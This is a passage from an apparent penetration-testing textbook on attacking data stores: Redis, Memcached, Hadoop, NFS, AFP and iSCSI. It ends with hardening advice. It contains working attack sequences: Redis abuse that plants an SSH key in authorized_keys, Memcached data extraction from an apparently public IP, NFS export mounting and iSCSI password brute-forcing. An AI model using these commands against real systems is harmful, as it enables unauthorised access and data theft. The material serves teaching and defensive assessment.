(3.24s)
109.206.167.35:6379> get 351115ba5f690fb9b1bdc1b41e673a94
"x\x9c\xcb\xb4241\xb1\xb0\xb0\xb4061\xb7\x06\x00\x15\xd8\x02\xf7"
Known Weaknesses
At the time of writing, NVD lists a single, high-severity vulnerability within Redis.28 The flaw is described in detail by Ben Murphy online,29 and results in arbitrary code execution within versions 2.8.0 and prior, 3.0.0, and 3.0.1.
There exists a second exploitable flaw by which an attacker can abuse Redis to write to disk, as shown in Example 15-24, and described by Salvatore Sanfilippo.30 Exploitation involves the following steps:
-
Generate a malicious RSA keypair
-
Prepare the public key by adding newlines
-
Flush the contents of the target Redis data store
-
Load the malicious public key into Redis
-
Set a useful location to dump the content (e.g., /home/redis/.ssh/authorized_keys)
-
Save the configuration and exit
-
Authenticate via SSH by using the respective credentials
Example 15-24. Abusing Redis to write malicious content to disk
root@kali:~# ssh-keygen -t rsa -C "crack@redis.io"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /tmp/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/id_rsa.
Your public key has been saved in /tmp/id_rsa.pub.
The key fingerprint is:
3b:be:45:ef:54:bf:21:36:06:a5:ca:e9:6c:34:76:c1 crack@redis.io
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|                 |
|          .  .   |
|           Eo    |
|        S .o. .  |
|        .*oo.. . |
|        =++ o= ..|
|       .o+ oo o o|
|        ++  .  . |
+-----------------+

root@kali:~# (echo -e "\n\n"; cat /tmp/id_rsa.pub; echo -e "\n\n") > /tmp/foo
root@kali:~# redis-cli -h 192.168.1.11 echo flushall
root@kali:~# cat /tmp/foo | redis-cli -h 192.168.1.11 -x set crackit
root@kali:~# redis-cli -h 192.168.1.11
192.168.1.11:6379> config set dir /home/redis/.ssh/
OK
192.168.1.11:6379> config set dbfilename "authorized_keys"
OK
192.168.1.11:6379> save
OK
192.168.1.11:6379> exit
root@kali:~# ssh -i /tmp/id_rsa redis@192.168.1.11
Enter passphrase for key 'id_rsa':
Last login: Mon Nov  2 15:58:43 2015 from 192.168.1.10
backend:~$
Memcached
Memcached is an open source, high-performance, distributed memory key-value store. Although Memcached supports SASL, most instances are exposed without authentication.
Nmap31 and Metasploit32 obtain data from exposed Memcached instances, as demonstrated in Examples 15-25 and 15-26. Sensitive materials can include credentials that can be used to elevate privileges within a larger system.
Example 15-25. Querying Memcached via Nmap
root@kali:~# nmap -p11211 --script memcached-info 43.249.188.252

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-10 02:35 EST
Nmap scan report for 43.249.188.252
PORT      STATE SERVICE
11211/tcp open  unknown
| memcached-info:
|   Process ID           8608
|   Uptime               7283764 seconds
|   Server time          2015-12-10T07:42:53
|   Architecture         64 bit
|   Used CPU (user)      211.403861
|   Used CPU (system)    273.942354
|   Current connections  27
|   Total connections    62998
|   Maximum connections  65535
|   TCP Port             11211
|   UDP Port             11211
|_  Authentication       no
Example 15-26. Extracting Memcached key-values by using Metasploit
msf > use auxiliary/gather/memcached_extractor
msf auxiliary(memcached_extractor) > set RHOSTS 43.249.188.252
msf auxiliary(memcached_extractor) > run

[+] 43.249.188.252:11211 - Found 8 keys

Keys/Values Found for 43.249.188.252:11211
==========================================

 Key                           Value
 ---                           -----
 destination_for_BTjuPEdU      "VALUE destination_for_IWTEBi 0
                               30\r\nhttp://i.imgur.com/BSPqEsF.jpg\r\nEND\r\n"
 destination_for_IWTEBi        "VALUE browserb51b58d73bd65ff6d963de93f1b9702d 0
                               4\r\nb:0;\r\nEND\r\n"
 destination_for_eMiUxo        "VALUE destination_for_eZmFRCPA 0
                               30\r\nhttp://i.imgur.com/fhuHrLn.jpg\r\nEND\r\n"
 destination_for_eZmFRCPA      "VALUE destination_for_eMiUxo 0
                               30\r\nhttp://i.imgur.com/3do6cCi.jpg\r\nEND\r\n"

[+] 43.249.188.253:11211 - memcached loot stored at /root/.msf4/loot/20151210023237_
                           default_43.249.188.252_memcached.dump_739313.txt
Apache Hadoop
Hadoop is an open source framework supporting the distributed storage and processing of large datasets using computer clusters. Storage is handled by the Hadoop Distributed File System (HDFS) and processing is performed by using MapReduce and other applications (e.g., Apache Storm, Flink, and Spark) via YARN, as demonstrated in Figure 15-1.

Figure 15-1. Hadoop 2.0 architecture
You can query MapReduce and HDFS services by using the Nmap scripts listed in Table 15-12 (including details of the default ports). At the time of writing, Metasploit does not support Hadoop.
| Script name | Port | Purpose |
|---|---|---|
| hadoop-jobtracker-info | 50030 | Retrieve information from MapReduce job and task tracker services |
| hadoop-tasktracker-info | 50060 | |
| hadoop-namenode-info | 50070 | Retrieve info from HDFS name node |
| hadoop-datanode-info | 50075 | Retrieve info from HDFS data node |
| hadoop-secondary-namenode-info | 50090 | Retrieve info from HDFS secondary name node |
Lightweight Python33 and Go HDFS34 clients are available online.
Hadoop runs without authentication by default. You can configure HDFS, YARN, and MapReduce services to use Kerberos.35 At the time of writing, NVD lists a handful of Hadoop authentication bypass and impersonation issues.
NFS
Network File System daemons (nfs and nfs_acl) provide file system access to remote clients. Under Linux, Solaris, and other operating systems, additional RPC services process mount requests (mountd) and provide details of quotas (rquotad), file locks (nlockmgr), and status changes (status). Nmap can identify these services during testing, as demonstrated in Example 15-27.
Example 15-27. Identifying NFS services by using Nmap
root@kali:~# nmap -sSUC -p111,32771 192.168.10.3

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC
Nmap scan report for 192.168.10.3
PORT    STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3         2049/tcp  nfs
|   100003  2,3         2049/udp  nfs
|   100005  1,2,3      32811/udp  mountd
|   100005  1,2,3      32816/tcp  mountd
|   100021  1,2,3,4     4045/tcp  nlockmgr
|   100021  1,2,3,4     4045/udp  nlockmgr
|   100024  1          32777/tcp  status
|   100024  1          32786/udp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
Example 15-28 demonstrates how you can query the mountd service to show available NFS exports. In this case, the /home directory is exported publicly, which you then mount. To log into the server via SSH, you could write a malicious public key to a user’s home directory (via .ssh/authorized_keys, as per Example 15-24).
Example 15-28. Enumerating and accessing NFS exports
root@kali:~# showmount -e 192.168.10.3
Export list for 192.168.10.1:
/home       (everyone)
/usr/local  onyx.trustmatta.com
/disk0      192.168.10.10,192.168.10.11
root@kali:~# mkdir /tmp/mnt
root@kali:~# mount 192.168.10.3:/home /tmp/mnt
root@kali:~# cd /tmp/mnt
root@kali:~# ls -la
total 44
drwxr-x---  17 root      root    512 Jun 26 09:59 .
drwxr-xr-x   9 root      root    512 Oct 12 03:25 ..
drwx------   3 george    users   512 May 04  2005 george
drwx--x--x   8 alicia    users  1024 May 29  2009 alicia
drwx------   3 bailey    users   512 Oct 20  2010 bailey
drwx------   4 katy      users   512 Sep 01  2013 katy
drwxr-x---   4 zarah     users   512 Dec 29  2015 zarah
Table 15-13 lists remotely exploitable NFS vulnerabilities. You can take advantage of exposed services to bypass intended access restrictions and execute arbitrary code.
| CVE reference | Component | Notes |
|---|---|---|
| CVE-2013-3266 | nfsd | Possible remote arbitrary code execution within FreeBSD 8.0 to 9.1 via NFS upon specifying a plain file instead of a directory |
| CVE-2012-2448 | NFS overflow within VMware ESX 4.1 and ESXi 5.0 resulting in arbitrary code execution | |
| CVE-2010-2521 | Multiple overflows resulting in code execution via NFS within Linux 2.6.34-rc5 and prior | |
| CVE-2011-2500 | mountd | Incorrect use of DNS to verify access to NFS exports resulting in authentication by attackers using crafted A and PTR records |
| CVE-2009-3517 | NFS within IBM AIX 6.1.2 and prior makes it possible for attackers to bypass intended access restrictions |
Apple Filing Protocol
Apple Filing Protocol (AFP) provides file service between Apple OS X hosts in particular. You access content by using a URL (e.g., afp://server/share) and the service is run over TCP port 548. Table 15-14 lists available Nmap scripts for AFP testing and Example 15-29 demonstrates afp-serverinfo output.
| Name | Description |
|---|---|
| afp-ls | Lists available AFP volumes and files |
| afp-path-vuln | Lists all AFP volumes and filesa |
| afp-serverinfo | Displays AFP server information |
| afp-showmount | Lists available AFP shares and respective ACLs |
a See CVE-2010-0053. | |
Example 15-29. Enumerating an AFP service by using Nmap
root@kali:~# nmap -sSVC -p548 192.168.10.40

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 21:30 EST
Nmap scan report for 192.168.10.40
PORT    STATE SERVICE VERSION
548/tcp open  afp     Apple AFP (name: Mac mini; protocol 3.4; Mac OS X 10.9)
| afp-serverinfo:
|   Server Flags:
|     Flags hex: 0x9ff3
|     Super Client: true
|     UUIDs: true
|     UTF8 Server Name: true
|     Open Directory: true
|     Reconnect: true
|     Server Notifications: true
|     TCP/IP: true
|     Server Signature: true
|     Server Messages: false
|     Password Saving Prohibited: false
|     Password Changing: true
|     Copy File: true
|   Server Name: Mac mini
|   Machine Type: Macmini6,2
|   AFP Versions: AFP3.4, AFP3.3, AFP3.2, AFP3.1, AFPX03
|   UAMs: DHCAST128, DHX2, Recon1, GSS
|   Server Signature: 905958f36959570b866d220ffe7744eb
|_  UTF8 Server Name: Mac mini
You can use both Metasploit36 and Hydra to attack AFP services. Apple OS X implementations are vulnerable to a number of information leak, directory traversal, and command execution bugs, as listed in Table 15-15.
| CVE reference | Affects OS X | Notes |
|---|---|---|
| CVE-2014-4426 | 10.9.5 and prior | Information leak by which the addresses of all network interfaces are revealed |
| CVE-2010-1830 | 10.6.0 to 10.6.4 10.0.0 to 10.5.8 |
Valid share name enumeration via error oracle |
| CVE-2010-1829 | Directory traversal resulting in arbitrary code execution (requiring authenticated access) | |
| CVE-2010-1820 | Authentication bypass (requiring knowledge of a valid username) | |
| CVE-2010-0533 | 10.6.2 and prior | Directory traversal resulting in directory structure listing and arbitrary read/write |
| CVE-2010-0057 | Authentication bypass if guest access has been disabled |
iSCSI
Exposed via TCP port 3260, iSCSI provides network access to storage arrays. Although not supported by Metasploit or Hydra at the time of writing, you can probe and attack exposed iSCSI services by using Nmap via iscsi-info and iscsi-brute scripts, as demonstrated in Example 15-30. If iSCSI services are found during testing, you can configure both Microsoft Windows and Linux37 to mount volumes and access data.
Example 15-30. iSCSI enumeration and testing by using Nmap
root@kali:~# nmap -sSVC –p3260 192.168.56.5

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:43 EST
Nmap scan report for 192.168.56.5
PORT     STATE SERVICE VERSION
3260/tcp open  iscsi
| iscsi-info:
|   iqn.2006-01.com.openfiler:tsn.c8c08cad469d
|     Address: 192.168.56.5:3260,1
|     Authentication: NOT required
|   iqn.2006-01.com.openfiler:tsn.6aea7e052952
|     Address: 192.168.56.5:3260,1
|     Authentication: required
|_    Auth reason: Authentication failure

root@kali:~# nmap –p3260 --script iscsi-brute 192.168.56.5

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:46 EST
Nmap scan report for 192.168.56.5
PORT     STATE SERVICE VERSION
3260/tcp open  iscsi
| iscsi-brute:
|   Accounts
|     user:password123456 => Valid credentials
|   Statistics
|_    Perfomed 5000 guesses in 7 seconds, average tps: 714
Data Store Countermeasures
You should consider the following when hardening data tier components:
-
Limit both ingress and egress network access to data services (particularly in cloud environments) to authorized sources only. Assume that an adversary will compromise credentials, and use defense in depth to minimize exposure.
-
Avoid storage systems and protocols that do not support authentication.
-
Do not store sensitive material in an unencrypted state within storage arrays (e.g., those exposed via NFS, iSCSI, SMB, and AFP). Backup files of systems and databases contain sensitive data including password hashes and credentials.
-
Ensure that service passwords (the sa account found in Microsoft SQL Server, root under MySQL, and others) are adequately strong and cycled on a regular basis.
-
Limit the exposure of administrative services (e.g., SSH) to trusted networks only. Adversaries can exploit flaws within databases and key-value stores to write public keys and other materials to disk, which in turn provide access through SSH.
-
In environments where local network compromise is a possibility, establish VLANs to limit data link (Layer 2) problems, and consider transport security (such as IPsec or TLS) to prevent eavesdropping and modification of data on the wire.
-
Within databases, store passwords using an expensive hash function to prevent cracking (ideally using a Blowfish-based algorithm such as Niels Provos and David Mazières’ bcrypt38 or the bf algorithm within PostgreSQL39).
-
Audit and monitor authentication events to identify credential misuse and brute-force password grinding attempts. I cannot emphasize how important it is to pay attention to these events—success on the attacker’s part will often lead to a severe breach.
-
Software maintenance across the data tier is critical to avoid compromise of data. Establish a quarterly maintenance cycle to patch systems up to date.
Oracle Database hardening recommendations:
-
Review database user accounts and ensure that default credentials are not set.
-
Restrict TNS listener access to trusted sources only (e.g., application servers).
-
Set a TNS listener password and enable logging via the lsnrctl utility (using SET PASSWORD and LOG_STATUS ON commands).
-
Use ADMIN_RESTRICTIONS directives in the listener.ora configuration file to disable runtime TNS listener configuration modification.
-
Consider the hardening advice found in Paul Wright’s Protecting Oracle Database 12c (Apress, 2014).
1 See “Configuring Oracle ATG Web Commerce with CIM”, Oracle.com.
2 See CVE-2014-3419.
3 See CVE-2009-0617.
4 See udfhack on GitHub.
5 See sqlmap on GitHub.
6 Adam Palmer, “MySQL Root to System Root with lib_mysqludf_sys for Windows and Linux”, IO Digital Sec, August 13, 2013.
7 See “Creating a Valid Connection String Using Named Pipes” on Microsoft’s TechNet.
8 Metasploit mssql_login module.
9 See http://examples.oreilly.com/networksa/tools/sqlbf.zip.
10 See SQLAT on cqure.net.
11 Scott Sutherland, “SQL Server Exploitation, Escalation, and Pilfering — AppSec USA 2012”, SlideShare.net, October 28, 2012.
13 See https://docs.oracle.com/database/121/ERRMG/TNS-00000.htm.
14 Joxean Koret, “The History of a—Probably—13 Years Old Oracle Bug: TNS Poison”, email message to Full Disclosure mailing list, April 18, 2012, and Eric Romang, “CVE-2012-1675 Oracle Database TNS Poison 0Day Demonstration”, YouTube video, posted April 30, 2012.
15 Metasploit tns_auth_sesskey module.
16 For resolution steps, see Brent Cook, “How to get Oracle Support working with Kali Linux”, GitHub, June 2, 2015.
17 See CVE-2012-3137.
18 See “Oracle Instant Client Downloads” at Oracle.com.
19 See “Executing Operating System Commands from PL/SQL”, white paper, Oracle.com, July 2008.
20 See “UTL_TCP”, Oracle.com Help Center, and “TCP Scanning”, VulnerabilityAssessment.co.uk, May 17, 2007.
21 See “Oracle Critical Patch Update Advisory”, Oracle.com, January 2016.
22 See “David Litchfield’s White Papers”, DavidLitchfield.com.
23 See http://bit.ly/2aQRW2a (requires authentication).
24 See NoSQLMap on GitHub.
25 For more on this, see NoSQLMap Project, “NoSQLMap MongoDB Management Attack Demo”, YouTube video, posted October 30, 2013.
26 See “An Introduction to Redis Data Types and Abstractions” at Redis.io.
27 See http://bit.ly/2aQR0uA (requires authentication).
28 See CVE-2015-4335.
29 Ben Murphy, “Redis EVAL Lua Sandbox Escape”, Ben’s Blog, June 4, 2015.
30 Salvatore Sanfilippo, “A Few Things About Redis Security”, Antirez Blog, November 3, 2015.
31 Nmap memcached-info script.
32 Metasploit memcached_extractor module.
33 See Snakebite on GitHub.
34 See HDFS for Go on GitHub.
35 See “Hadoop in Secure Mode” at Apache.org.
36 Metasploit afp_login module.
37 See “Microsoft iSCSI Initiator Step-by-Step Guide” on Microsoft’s TechNet and “How to Set Up and Use iSCSI Target on Linux” on Synology.com, respectively.
38 Niels Provos and David Mazières, “A Future-Adaptable Password Scheme”, proceedings of the USENIX Annual Technical Conference, Monterey, CA, June 6–11, 1999.